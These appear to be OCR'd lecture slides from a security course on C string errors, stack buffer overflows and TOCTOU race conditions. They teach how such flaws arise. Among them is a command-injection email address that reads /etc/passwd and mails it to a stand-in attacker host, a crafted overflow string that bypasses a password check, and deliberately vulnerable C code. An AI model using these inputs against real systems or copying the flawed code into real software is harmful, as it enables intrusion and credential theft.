IS 2150 / TEL 2810
Information Security & Privacy

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Lecture 11
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Software Security
String, Race Conditions,
SQL Injection, Cross-site Scripting


Objectives

- Understand/explain issues related to
  - programming related vulnerabilities and buffer overflow
    - String related
    - Race Conditions
    - SQL Injection Attacks
      - Cross-Site Scripting Attacks
      - Some defenses

String Vulnerabilities

C-Style Strings

- Strings are a fundamental concept in software engineering, but they are not a built-in type in C or C++.



- C-style strings consist of a contiguous sequence of characters terminated by and including the first null character.
  - A pointer to a string points to its initial character.
  - String length is the number of bytes preceding the null character
  - The string value is the sequence of the values of the contained characters, in order.
  - The number of bytes required to store a string is the number of characters plus one (x the size of each character)

Common String Manipulation Errors

- Common errors include
  - Unbounded string copies
  - Null-termination errors
  - Truncation
  - Write outside array bounds
  - Off-by-one errors
  - Improper data sanitization

Unbounded String Copies

- Occur when data is copied from an unbounded source to a fixed length character array

```
1. int main(void) {
2.   char Password[80];
3.   puts("Enter 8 character password:");
4.   gets(Password);
         ...
5. }
```

```
1. #include <iostream.h>
2. int main(void) {
3.  char buf[12];
4.  cin >> buf;
5.  cout<<"echo: "<<buf<<endl;
6. }
```

Simple Solution

- Test the length of the input using **`strlen()`** and dynamically allocate the memory

```
 1. int main(int argc, char *argv[]) {
 2.   char *buff = (char *)malloc(strlen(argv[1])+1);
 3.   if (buff != NULL) {
 4.     strcpy(buff, argv[1]);
 5.     printf("argv[1] = %s.\n", buff);
 6.   }
 7.   else {
        /* Couldn't get the memory - recover */
 8.   }
 9.   return 0;
10. }
```


Null-Termination Errors

- Another common problem with C-style strings is a failure to properly null terminate

```
int main(int argc, char
  char a[16];
  char b[16];
  char c[32];

  strcpy(a, "0123456789abcdef”);
  strcpy(b, "0123456789abcdef");
  strcpy(c, a);
}
```

Neither **`a[]`** nor **`b[]`** are properly terminated



String Truncation

- Functions that restrict the number of bytes are often recommended to mitigate against buffer overflow vulnerabilities
  - `Example: strncpy()` instead of `strcpy()`
  - Strings that exceed the specified limits are truncated
  - Truncation results in a loss of data, and in some cases, to software vulnerabilities

Improper Data Sanitization

- An application inputs an email address from a user and writes the address to a buffer [Viega 03]


```
sprintf(buffer,
        "/bin/mail %s < /tmp/email",
        addr
   );
```

  - The buffer is then executed using the **`system()`** call.
  - The risk is, of course, that the user enters the following string as an email address:
    - **`bogus@addr.com; cat /etc/passwd | mail some@badguy.net`**

- **[Viega 03]** Viega, J., and M. Messier. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.

What is a Buffer Overflow?

- A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure



Buffer Overflows


- Caused when buffer boundaries are neglected and unchecked
- Buffer overflows can be exploited to modify a
  - variable
  - data pointer
  - function pointer
  - return address on the stack

Smashing the Stack

- This is an important class of vulnerability because of their frequency and potential consequences.
  - Occurs when a buffer overflow overwrites data in the memory allocated to the execution stack.
  - Successful exploits can overwrite the return address on the stack allowing execution of arbitrary code on the targeted machine.

Program Stacks


- A program stack is used to keep track of program execution and state by storing
  - return address in the calling function
  - arguments to the functions
  - local variables (temporary)
- The stack is modified
  - during function calls
  - function initialization
  - when returning from a subroutine



Stack Segment

- The stack supports nested invocation calls
- Information pushed on the stack as a result of a function call is called a frame

```
b() {…}
a() {
   b();
}
main() {
   a();
}
```



Stack Frames

- The stack is used to store
  - return address in the calling function
  - actual arguments to the subroutine
  - local (automatic) variables
- The address of the current frame is stored in a register (EBP on Intel architectures)
- The frame pointer is used as a fixed point of reference within the stack

rCs1

Subroutine Calls

- `function(4, 2);`

```
push 2
push 4
call function (411A29h)
```

Push 2nd arg on stack

Push 1st arg on stack

Push the return address on stack and jump to address

Slide 17

---

rCs1 draw picture of stack on right and put text in action area above registers

also, should create gdb version of this
Robert C. Seacord, 7/6/2004

```
void function(int arg1, int arg2) {
```

```
push ebp
```
Save the frame pointer

```
mov ebp, esp
```
Frame pointer for subroutine is set to current stack pointer

```
sub esp, 44h
```
Allocates space for local variables

Subroutine Return

- `return();`

```
mov esp, ebp
```

Restore the stack pointer

```
pop ebp
```

Restore the frame pointer

```
ret
```

Pops return address off the stack and transfers control to that location

- `function(4, 2);`

```
push 2
push 4
call function (411230h)
add  esp,8
```

Restore stack pointer

Example Program

```
bool IsPasswordOK(void) {
 char Password[12]; // Memory storage for pwd
 gets(Password);    // Get input from keyboard
 if (!strcmp(Password,"goodpass")) return(true); // Password Good
 else return(false); // Password Invalid
}
void main(void) {
 bool PwStatus;                  // Password Status
 puts("Enter Password:");        // Print
 PwStatus=IsPasswordOK();        // Get & Check Password
 if (PwStatus == false) {
      puts("Access denied"); // Print
      exit(-1);              // Terminate Program
 }
 else puts("Access granted");// Print
}
```

Stack Before Call to `IsPasswordOK()`

Code

EIP


```
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (PwStatus==false) {
      puts("Access denied");
      exit(-1);
   }
else puts("Access
granted");
```

Stack

ESP


Storage for **`PwStatus`** (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…

Stack During `IsPasswordOK()` Call



Note: The stack grows and shrinks as a result of function calls made by `IsPasswordOK(void)`

Stack After `IsPasswordOK()` Call




The Buffer Overflow 1

- What happens if we input a password with more than 11 characters ?

CRASH

The Buffer Overflow 2 **Stack**



The return address and other data on the stack is over written because the memory space allocated for the password can only hold a maximum 11 character plus the NULL terminator.

The Vulnerability

- A specially crafted string "1234567890123456j►*!" produced the following result.

What happened ?

What Happened ?


- “1234567890123456j►*!” overwrites 9 bytes of memory on the stack changing the callers return address skipping lines 3-5 and starting execuition at line 6

	Statement
1	`puts("Enter Password:");`
2	`PwStatus=ISPasswordOK();`
3	`if (PwStatus == true)`
4	`  puts("Access denied");`
5	`  exit(-1);`
6	`}`
7	`else puts("Access granted");`

Stack

Storage for Password (12 Bytes) “123456789012”
Caller EBP – Frame Ptr main (4 bytes) “3456”
Return Addr Caller – main (4 Bytes) “j►*!” (return to line 7 was line 3)
Storage for **`PwStatus`** (4 bytes) “\0”
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)

Note: This vulnerability also could have been exploited to execute arbitrary code contained in the input string.



Race conditions

Concurrency and Race condition

- Concurrency
  - Execution of Multiple flows (threads, processes, tasks, etc)
  - If not controlled can lead to nondeterministic behavior
- Race conditions
  - Software defect/vulnerability resulting from unanticipated execution ordering of concurrent flows
    - E.g., two people simultaneously try to modify the same account (withrawing money)

Race condition

- Necessary properties for a race condition
  - Concurrency property
    - At least two control flows executing concurrently
  - Shared object property
    - The concurrent flows must access a common shared *race object*
  - Change state property
    - Atleast one control flow must alter the state of the race object

Race window

- A code segment that accesses the race object in a way that opens a window of opportunity for race condition
  - Sometimes referred to as critical section
- Traditional approach
  - Ensure race windows do not overlap
    - Make them mutually exclusive
    - Language facilities – *synchronization primitives (SP)*
  - *Deadlock* is a risk related to SP
    - Denial of service

Time of Check, Time of Use

- Source of race conditions
  - Trusted (tightly coupled threads of execution) or untrusted control flows (separate application or process)
- ToCTToU race conditions
  - Can occur during file I/O
  - Forms a RW by first *checking* some race object and then *using* it

Example

```
int main(int argc, char *argv[]) {
        FILE *fd;
        if (access("/some_file", W_OK) == 0) {
                printf("access granted.\n");
                fd = fopen("/some_file", "wb+");
                /* write to the file */
                fclose(fd);
        }  else {
                err(1, "ERROR");
        }
        return 0;
} Figure 7-1
```


- Assume the program is running with an effective UID of root

TOCTOU

- Following shell commands during RW

```
rm /some_file
ln /myfile /some_file
```

